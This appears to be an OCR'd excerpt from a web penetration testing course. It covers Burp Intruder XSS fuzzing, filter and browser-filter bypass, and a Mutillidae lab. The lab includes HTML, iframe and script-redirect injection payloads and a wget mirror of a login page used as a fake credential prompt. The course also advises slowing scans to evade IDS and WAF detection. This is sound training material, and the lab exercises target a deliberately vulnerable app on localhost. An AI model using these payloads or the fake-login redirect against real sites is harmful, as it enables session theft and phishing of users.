
## Burp Intruder: Reflection Tests

- Burp Intruder can be particularly effective at assisting with manual or fuzzed XSS reflection tests
- **Battering Ram:** An attack type in Burp Intruder that submits one payload at multiple positions simultaneously
- **Grep Payloads:** An option in Burp Intruder that searches the application's responses for the submitted payload
- **Battering Ram + Grep Payloads:** Enables us to simultaneously fuzz multiple injection points per request to see if any of them are found in a response
- Follow up with an Burp Intruder attack type of Sniper to determine which injection point yielded the reflection

Web Penetration Testing and Ethical Hacking

As with all input or injection flaws, Burp Intruder's fuzzing capabilities can prove extremely helpful with XSS fuzzing. Leveraging the approach discussed previously, we can start by focusing first on tests for reflection. The goal is to identify any possible entry points that could yield reflection.

Our Burp Intruder workflow first employs the Battering Ram attack type coupled with Grep Payloads. If the results suggest potential reflection, then we can follow up with using the Sniper attack type to determine which individual injection points resulted in reflection.




One great aspect of using Burp Intruder is that we are not limited by where we can attempt injection. With Burp Intruder, it is just another position that can be set.

The screen shot shows selecting the **Battering Ram** attack type. This is found on the Positions tab of Burp Intruder. As shown, we have also selected five different positions, or injection points.

The injection points highlighted above include:

- URL parameter
- HTTP User-Agent
- HTTP Referer
- And two different HTTP cookies

By leveraging the Battering Ram attack type, each of these injection points will simultaneously be replaced with the payload of our choosing.



An aspect of Burp Intruder that matches perfectly our goal of finding reflected input is found under the Options tab of Burp Intruder. Specifically, we are interested in the option of Grep - Payloads. This technique has Burp look in the response traffic for the payloads that we inject.

So, if we inject 42424242, then Grep - Payloads will look within the responses for evidence of that string. This means we can easily look for reflected input.

# Initial Reflection Test Results

| Request | Payload  | Status | Error                    | Timeout                  | Length | P grep                              | Comment          |
|---------|----------|--------|--------------------------|--------------------------|--------|-------------------------------------|------------------|
| 0       |          | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 46264  | <input type="checkbox"/>            | baseline request |
| 1       | 42424242 | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 83547  | <input checked="" type="checkbox"/> |                  |

Request   Response   
   
 Raw   Headers   Hex

```

</pre></td></tr>
<tr><td ReflectedXSSExecutionPoint="1" class="non-wrapping-label">Cookie
PHPSESSID</td><td>42424242</td></tr><tr><td ReflectedXSSExecutionPoint="1"
class="non-wrapping-label">Cookie showhints</td><td>42424242</td></tr>
</table>

```

? < + > 42424242

6 matches

Finished

**Web Penetration Testing and Ethical Hacking**

This screen shot shows the results of our simple Battering Ram + Grep Payloads intruder run. Notice the **P grep** column. That column exists because we selected Grep Payloads. A check box indicates that our payload, in this case **42424242**, was found in the response traffic.

Performing a search of the response shows that our string in question actually occurs six times in the response traffic, even though we injected it in only five locations. While given the relatively small number of entries, we could step through this, but if we were injecting in many more places, stepping through could prove cumbersome.

# Follow-Up Sniper Attack

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payload Positions' section, a tooltip states: 'Sniper: Each position will be replaced with 1 payload sequentially'. The 'Attack type' is set to 'Sniper'. Below this, a request is shown with a payload injection point at position 1. The request details are as follows:

```
GET /index.php?blah=blah&path=/over-inject.php HTTP/1.1
Host: nullidate
Proxy-Connection: Keep-Alive
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Referer: http://nullidate/index.php
Accept-Encoding: gzip,deflate,js
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: PHPSESSID=phace0dptt6e60000000000000000000
```

The 'Results' tab shows the following table for the attack:

| Request | Position | Payload  | Status | Error | Time  | Length | P grep | Comments |
|---------|----------|----------|--------|-------|-------|--------|--------|----------|
| 0       |          |          | 200    |       | 45316 |        |        |          |
| 1       | 1        | 42424242 | 200    |       | 45316 |        |        |          |
| 2       | 2        | 42424242 | 200    |       | 45316 |        |        |          |
| 3       | 3        | 42424242 | 200    |       | 45316 |        |        |          |
| 4       | 4        | 42424242 | 200    |       | 45316 |        |        |          |
| 5       | 5        | 42424242 | 200    |       | 45316 |        |        |          |

A note at the bottom of the results table says: 'Filter: Showing all errors'.

**Web Penetration Testing and Ethical Hacking**

Rather than stepping through each of the reflections from the Battering Ram attack, we can circle back to Burp Intruder. This time, we will hit all the same positions, with the same payload, but leverage a Sniper attack type rather than Battering Ram. With Sniper, only one position can be targeted at a time, which means that each of our five positions will be injected in separate requests. Again looking to the P grep column, we can find which requests, and therein positions, resulted in input being reflected back into the response.

## Filter Tests

- Discovering an injection point that yields immediate or delayed reflection != XSS vulnerability
- A *possible* next step would be to test for the presence and efficacy of any filtering or encoding:
  - You could immediately jump to a simple POC if you suspect no filters will be present or as a quick sanity test
- Filtering or encoding is increasingly common
- Majority of filters are blacklist rather than whitelist, which presents opportunities for evasion or bypass
  - Enumerating all possible evil proves rather difficult

Web Penetration Testing and Ethical Hacking

Though we have determined that input does indeed get reflected back within the server's response, this still does not mean that we have discovered an exploitable XSS flaw. After our reflection tests, we can move onto the filter tests. This serves as a possible next step rather than a required one. Perhaps for efficiency or because you have little expectation of filtering, it could be reasonable to immediately attempt a straightforward XSS POC payload.

However, a more thorough, professional, and repeatable approach would be to move into the filter test. Input filtering or output encoding occurs with more regularity as shops begin to employ better web application security practices. However, filtering is still far from a given. Those filters that do exist are predominantly blacklists filters rather than whitelist filters. Put simply, a blacklist filter approaches the world with a list of all possible evil and seeks to thwart it. We often see simple filters for a single quote ('') or the angle brackets (<>). Blacklists are difficult to get right due to various forms of legitimate encoding, and, moreover, the requirements imposed by the business.

# Filter Bypass/Evasion

- The goal of the filter test is to determine whether, and how, filtering/encoding is employed that could impact successful XSS payload execution
- Better understanding of application filtering/encoding could allow us to craft attacks accordingly
- For example, applications might filter/encode the < and >
- In response, we could:
  - Target XSS payloads that specifically do not require those characters
  - Craft the XSS payload with hopes of escaping the filter logic
  - Encode the data to confuse or bypass the filter

## Web Penetration Testing and Ethical Hacking

The goal of this phase of our XSS fuzzing is to develop an understanding of the input filtering or output encoding performed by the application. By understanding what is, and what is not, filtered, we can have a greater chance of successfully bypassing the filter or encoding. We can craft our eventual XSS payloads according to the knowledge we gain about the security countermeasures being leveraged by the application.

Perhaps the most common type of filtering for expected XSS targets is to blacklist the angle brackets. Although this is not the only type of filter you will encounter, it is a common one used when the application owners are concerned about the potential for XSS attacks. Unfortunate for them, simple blocking the literal '<' or '>' is not sufficient to preclude successful XSS discovery and exploitation.

We could simply leverage XSS payloads that do not require the angle brackets, attempt to escape the filter logic, or encode the data to fly right through the blacklist filter.

# Browser False Negatives

- XSS payload execution depends upon the particular vendor and version of the browser
- In addition, most major browsers now include built-in XSS filtering capabilities (Firefox's being developed)
  - Given XSS' ubiquity, this is a good thing...for everyone but us
- We need to take special care to ensure that our own browser doesn't block the attack payload
- Three viable approaches:
  - Use Firefox (at least until its XSS Filter becomes default)
    - At present, Firefox relies on Content-Security-Policy
  - Use an old browser that lacks the XSS filtering
  - Fully disable the XSS filtering capabilities

Web Penetration Testing and Ethical Hacking

Browsers play a vital role in XSS attacks. If you have spent even a little time looking at any XSS cheat sheet or discussions about evasion, then you are, no doubt, aware that different browsers render content differently. Beyond the basic idiosyncrasies of the browsers and their rendering, or lack thereof, we have another consideration. An additional challenge is the increasingly common browser-based XSS filters.

Regardless of the application's filtering or encoding, the browser could filter our XSS payloads. How the filtering occurs and the success of the approach varies across the browser version and vendor.

We need to take overt precautions to ensure that we do not inadvertently block our own XSS payload. We need to be especially mindful of this potential because we could misconstrue a browser filtering our payload as unsuccessful XSS, which would constitute a false negative.

How do we deal with this challenge? We have a few options. The first, and most common option, is to leverage Firefox. The XSS filter for Firefox is still being developed<sup>1</sup> or maybe not.<sup>2</sup> Though it lacks a pure XSS filter, Firefox does look for and honor the Content-Security-Policy<sup>3</sup> HTTP header. This header could fundamentally alter the viability of XSS as an attack vector. But before you get too freaked out, it is, at present, not even a formal standard. Also, CSP would be opt-in, and to protect against XSS would likely require significant changes<sup>4</sup> on the application architecture front. So, this will rarely get in our way.

Besides just leveraging Firefox, we still have additional options at our disposal. We could also opt for an old browser that lacks the XSS filtering capabilities offered in modern browsers. Note that this can prove problematic when the test includes more modern capabilities such as HTML5 or non-eval() approaches to JSON parsing, as two simple examples.

Finally, we could use a modern browser with an XSS filter, but attempt to fully disable. This option may or may not be possible, depending upon the version and vendor of the browser. Chrome has historically made fully disabling its security capabilities difficult to achieve.

- [1] [httReferencesps://wiki.mozilla.org/Security/Features/XSS\\_Filter](https://wiki.mozilla.org/Security/Features/XSS_Filter) ([http://cyber.gd/542\\_413](http://cyber.gd/542_413))
- [2] [https://bugzilla.mozilla.org/show\\_bug.cgi?id=528661](https://bugzilla.mozilla.org/show_bug.cgi?id=528661) ([http://cyber.gd/542\\_414](http://cyber.gd/542_414)) **Note:** See comment 49
- [3] [https://developer.mozilla.org/en-US/docs/Web/Security/CSP/Introducing\\_Content\\_Security\\_Policy](https://developer.mozilla.org/en-US/docs/Web/Security/CSP/Introducing_Content_Security_Policy) ([http://cyber.gd/542\\_411](http://cyber.gd/542_411)) **QR**
- [4] [https://developer.mozilla.org/en-US/docs/Web/Security/CSP/Using\\_Content\\_Security\\_Policy](https://developer.mozilla.org/en-US/docs/Web/Security/CSP/Using_Content_Security_Policy) ([http://cyber.gd/542\\_412](http://cyber.gd/542_412))



# Bypassing Browser Filters

- During the discovery phase, we attempt to find out whether the application shows evidence of an XSS flaw
- The goal is not to determine whether a certain browser might protect users:
  - This is rarely the goal
- Unless required or compelled by the client to perform browser bypass, consider this out of scope
- For a pure web application penetration test, the browser is not the focus of the assessment

Web Penetration Testing and Ethical Hacking

Although the previous discussion of browsers and filter bypass focused squarely on our own browser's role, what about taking into account other browsers? We have little control over the version, vendor, or configuration of browsers being employed by folks that would be the victims of any live XSS attack. So how then are we to deal with the issue of in-browser XSS filters existing on the potential victims?

Unless the details of the penetration test specifically require considering potential victims' browsers, then this should be considered out of scope for a web application penetration test. This is not simply a way of having to get out of the challenge of bypassing browsers' XSS filters. Rather, this is just an understanding that our focus is on assessing the web application vulnerabilities. Does the web application exhibit an XSS vulnerability? Does a potential victim browser have anything to do with that question?

Now, some folks will suggest that much the same way that we might be asked to bypass a WAF, we could also be tasked with bypassing the browser protections. These feel rather different, though. The WAF exists specifically to protect applications being assessed, whereas the browser protections do not. Browser XSS filters have been bypassed quite often, and although this could be a fun engagement, this is not the focus of a web application penetration test.

# XSS POC Payloads

- Collections of XSS payloads ready for fuzzing already exist:
  - **Fuzzdb:** XSS payloads under `/opt/fuzzdb/attack-payloads/xss`
  - **JBroFuzz:** Part of ZAP's fuzzer `/opt/jbrofuzz/`
  - **Burp:** Pro expands on payloads provided in Burp Free
  - **ZAP:** Simply a collection of JBroFuzz and some fuzzdb
  - **XSSer:** Includes a "valid payload vectors" list specific to XSS
- Note that simply hitting every potential input with all XSS payloads will be far from subtle
  - Might also get you blocked/shunned by the target

## Web Penetration Testing and Ethical Hacking

Collections of XSS payloads already exist. A number of these have already been discussed as part of general fuzzing or with respect to fuzzing for particular types of flaws.

There are a number of fuzzing payloads that also include XSS representation: JBroFuzz,<sup>1</sup> fuzzdb,<sup>2</sup> the lists included with ZAP, Burp free, and Burp Pro. Another collection that can prove useful was developed as part of the tool XSSer.<sup>3</sup> Many items from the list are already included as part of XSSer but can also be used in other tools as well. The list is referred to as the XSSer valid payload vectors<sup>4</sup> and includes some items not referenced elsewhere.

Although fuzzing with XSS payloads will typically not cause significant harm to applications, care should nonetheless be taken when performing any type of fuzzing. An additional consideration about fuzzing XSS has to do with the lack of subtlety involved. Launching a large scale fuzzing campaign will certainly increase the chance that the target will detect your efforts. If stealth is a required element of your penetration test, then the full throttle fuzzing with default payloads will likely not be a desirable approach.

Greater stealth can be achieved by decreasing the speed with which the fuzzing strings are submitted. Also, changing the payloads can prove useful because many of these strings are overt and have direct IDS or WAF signatures associated with them.

[1] <http://sourceforge.net/projects/jbrofuzz/> ([http://cyber.gd/542\\_41](http://cyber.gd/542_41))

[2] <https://code.google.com/p/fuzzdb/> ([http://cyber.gd/542\\_42](http://cyber.gd/542_42))

[3] <http://sourceforge.net/projects/xsser/> ([http://cyber.gd/542\\_43](http://cyber.gd/542_43))

[4] <https://n-l.cc/pages/view/16105/xsser-valid-payload-vectors> ([http://cyber.gd/542\\_44](http://cyber.gd/542_44)) QR



# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- Injection
- **JavaScript and XSS**
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- JavaScript
  - Exercise: JavaScript
- Document Object Model (DOM)
  - Exercise: Reflective XSS
- Cross-Site Scripting
  - Exercise: HTML Injection
- XSS Tools
- XSS Fuzzing
  - Exercise: BeEF
- XSS Exploitation
- BeEF
  - Exercise: BeEF
- AJAX
  - Exercise: AJAX XSS
- API Attacks
- Data Attacks
  - Exercise: AJAX XSS
- Summary

## Web Penetration Testing and Ethical Hacking

The next exercise is on HTML injection, including XSS and stored administrative XSS.

## OTG-CLIENT-003: Test for HTML Injection

"HTML injection is a type of injection issue that occurs when a user is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page. This vulnerability can have many consequences, like disclosure of a user's session cookies that could be used to impersonate the victim, or, more generally, it can allow the attacker to modify the page content seen by the victims."<sup>1</sup>

### Web Penetration Testing and Ethical Hacking

The purpose of OTG-INPVAL-013 is to assess the application for OS Command Injection flaws. These flaws, when exploited allow the penetration tester to have underlying OS commands execute based upon the provided input.

#### Reference

- [1] [\(http://cyber.gd/542\\_159\) QR](https://www.owasp.org/index.php/Testing_for_HTML_Injection_(OTG-CLIENT-003))

# HTML Injection Exercise

- Goal: Perform the following types of injection attacks:
  - HTML injection
  - Image injection
  - HTML redirect
  - Stored XSS
  - Persistent admin XSS


Web Penetration Testing and Ethical Hacking

We will next perform a variety of injection attacks, leveraging OWASP's Mutillidae, "A deliberately vulnerable set of PHP scripts that implement the OWASP Top 10."

The awesome Adrian Crenshaw (@irongeek\_adc) initially created the project.  
Jeremy Druin (@webpwnized) maintains and continually improves Mutillidae.

Mutillidae is available at:

<http://sourceforge.net/projects/mutillidae/files/mutillidae-project/> ([http://cyber.gd/542\\_425](http://cyber.gd/542_425)) QR.



# Exercise: Setup 1

- Open Firefox and go to Exercises toolbar -> Mutillidae
- Go to: OWASP 2013 -> A3 – Cross Site Scripting (XSS) -> Persistent (Second Order) -> Add to your blog

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.10 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data Hide Popup Hints Enforce SSL

OWASP 2013 A1 - Injection (SQL)

OWASP 2010 A1 - Injection (Other)

OWASP 2007 A2 - Broken Authentication and Session Management

Web Services A3 - Cross Site Scripting (XSS)

HTML 5 A4 - Insecure Direct Object References

Others A5 - Security Misconfiguration

Documentation A6 - Sensitive Data Exposure

eliberately Vulnerable Web Pen-Testing Application

Reflected (First Order)

Persistent (Second Order) Add to your blog

DOM Injection

Via "Input" (GET/POST)

Via HTTP Headers

View someone's blog


Show Log

Web Penetration Testing and Ethical Hacking

Open Firefox, and go to OWASP 2013 -> A3 – Cross Site Scripting (XSS) -> Persistent (Second Order) -> Add to your blog.

## Exercise: Setup 2

- You may clear the database at any time by choosing Reset DB:
  - This cleanly restarts the exercise
  - Useful for clearing out old attempts



Web Penetration Testing and Ethical Hacking

You may clear the database at any time by choosing Reset DB.

- This will cleanly restart the exercise.
- This is useful for clearing out old attempts.

# Exercise: Challenges

- Perform the following injections on the blog:
  - HTML H1 tag injection
  - HTML image injection
  - iframe inject the blog into the blog
  - iframe redirect the entire page to another
- Perform the following stored XSS exploits on the blog and also View Log:
  - Pop up a string
  - Pop up the cookie
- The View Log button is next to Reset DB
- Additional challenge notes follow
- You may stop here and attempt these steps, or read ahead for step-by-step instructions
  - Choose your own difficulty!

Web Penetration Testing and Ethical Hacking

You may use this (large) image for HTML image injection: <http://127.0.0.1/earth.jpg>

For "iframe redirect the entire page to another," you may use an offline copy of the SANS portal that we mirrored here: <http://127.0.0.1/www.sans.org/account/>

Step-by-step instructions begin on the next page.

## Exercise: Step 1 HTML Injection

- Enter the following in the blog:  
`<h1>Sec542!</h1>`
- Press Save Blog Entry and scroll down

| 2 Current Blog Entries |           |                     |                         |
|------------------------|-----------|---------------------|-------------------------|
|                        | Name      | Date                | Comment                 |
| 1                      | anonymous | 2014-09-04 10:16:49 | <b>Sec542!</b>          |
| 2                      | anonymous | 2009-03-01 22:27:11 | An anonymous blog? Huh? |

Web Penetration Testing and Ethical Hacking

Enter the following in the blog:

`<h1>Sec542!</h1>`

Then press Save Blog Entry and scroll down.

## So What?

- Injecting a set of H1 tags isn't exactly 31337 haxoring, right?
- The point is: The website is not stripping out our HTML tags
  - It is specifically not removing the <" and "> characters
- This means: We are on the road to pwnage

Web Penetration Testing and Ethical Hacking

If we can successfully inject tags such as <h1>, there's an excellent chance that we can inject other, more interesting, tags and content.

FYI: The road to pwnage is called "Pwn Road" by locals.

## Step 2: Image Injection

- Let's ramp things up a bit and see if we can inject an image into the blog
- We'll use a large image for maximum effect:
  - In this case, we use the Blue Marble, one of the most famous photos of all time
  - Because astronaut photographers rock
- Scroll up to Add Blog Entry and type the following:  
``
- Then Save Blog Entry and scroll down

Web Penetration Testing and Ethical Hacking


We have stashed a copy of the Blue Marble for you in /var/www/html/earth.jpg. It is accessible via <http://127.0.0.1/earth.jpg>.

Scroll up to Add Blog Entry and type the following:

```

```

Then Save Blog Entry and scroll down.



Web Penetration Testing and Ethical Hacking

This is the Blue Marble, taken by the Apollo 17 crew on December 7, 1972. Apollo 17 was the last human lunar mission.

This image has the original orientation. (The South Pole is at the top.) If you find this confusing, you are not an astronaut. Because there is no up in space.

If you'd like to ramp things up, copy '' and paste it into the blog a dozen times or so, and save the blog.

Add blog for anonymous

Note: **<b>, </b>, <i>, </i>, <u> and </u>** are now allowed in blog entries

```




```

## Step 3: iframe Inject an Entire Web Page

- Let's inject the blog into the blog!
  - Because, much like astronauts, recursion rocks
- Press Reset DB, go the Firefox's address bar, and highlight this portion of the URL:

`mutillidae/index.php?page=add-to-your-blog.php`



- Leave out anything after blog.php
  - Then press CTRL-C (copy)

Web Penetration Testing and Ethical Hacking

Let's inject the blog into the blog. Turtles all the way down...

Please copy carefully, and omit everything after blog.php in the blog URL: `mutillidae/index.php?page=add-to-your-blog.php`

## Step 4: iframe

### Inject an Entire Web Page

- Type the following blog entry:

```
<iframe src="http://
```

- Then paste the URL
- Then type: ">

- It should look like this:

```
<iframe
```

```
src="http://mutillidae/index.php?page=add-to-your-blog.php">
```

- Ensure it is one continuous line, with no breaks

- Then Save Blog Entry, and click the Mutillidae Back icon



Type the following blog entry:

```
<iframe src="http://
```

Then paste the URL you copied in the previous step.

Then type: ">

Your handiwork should look like this:


```
<iframe src="http://mutillidae/index.php?page=add-to-your-blog.php">
```

Then Save Blog Entry, and press the **Mutillidae** Back icon.

## Blog in the Blog

- The blog is now injected into the blog

2 Current Blog Entries		
	Name	Date
1	anonymous	2014-09-04 11:33:44



Web Penetration Testing and Ethical Hacking

The blog is now injected into the blog.

As Stephen Wright said, "I have an inferiority complex, but it's not a very good one."

## Step 5: iframe Page Redirection

- Let's inject an iframe to redirect the entire blog page to another
- We will then helpfully ask the user to log back in to their SANS account
  - We saved a mirror of the SANS login page to /var/www/html
- Press Reset DB, and enter the following in the blog:  
`<script>window.location="http://127.0.0.1/www.sans.org/account/"</script>`
- Then save the blog entry:
  - The page may redirect immediately, if not: press Back

Web Penetration Testing and Ethical Hacking

Press Reset DB and enter the following in the blog:

```
<script>window.location="http://127.0.0.1/www.sans.org/account/"<script>
```


Then save the blog entry. The page may redirect immediately, if not: press Back.

We previously mirrored the SANS website with wget:

```
cd /var/www/html
wget -e robots=off -r -k -l2 https://www.sans.org/account/login
```

Note: This has already been done for you; we are showing you the steps so that you will know how to do the same thing in the future.

The -e robots=off option tells wget to ignore robots.txt and mirror everything. The -r flag means recursive; -k tells wget to convert remote links to local; and -l2 tells wget to recurse two levels deep.




We have logged you out for security purposes, so please log in. We take security seriously!

Note that we have not mirrored the actual Login functionality; this redirection is meant as a proof of concept.

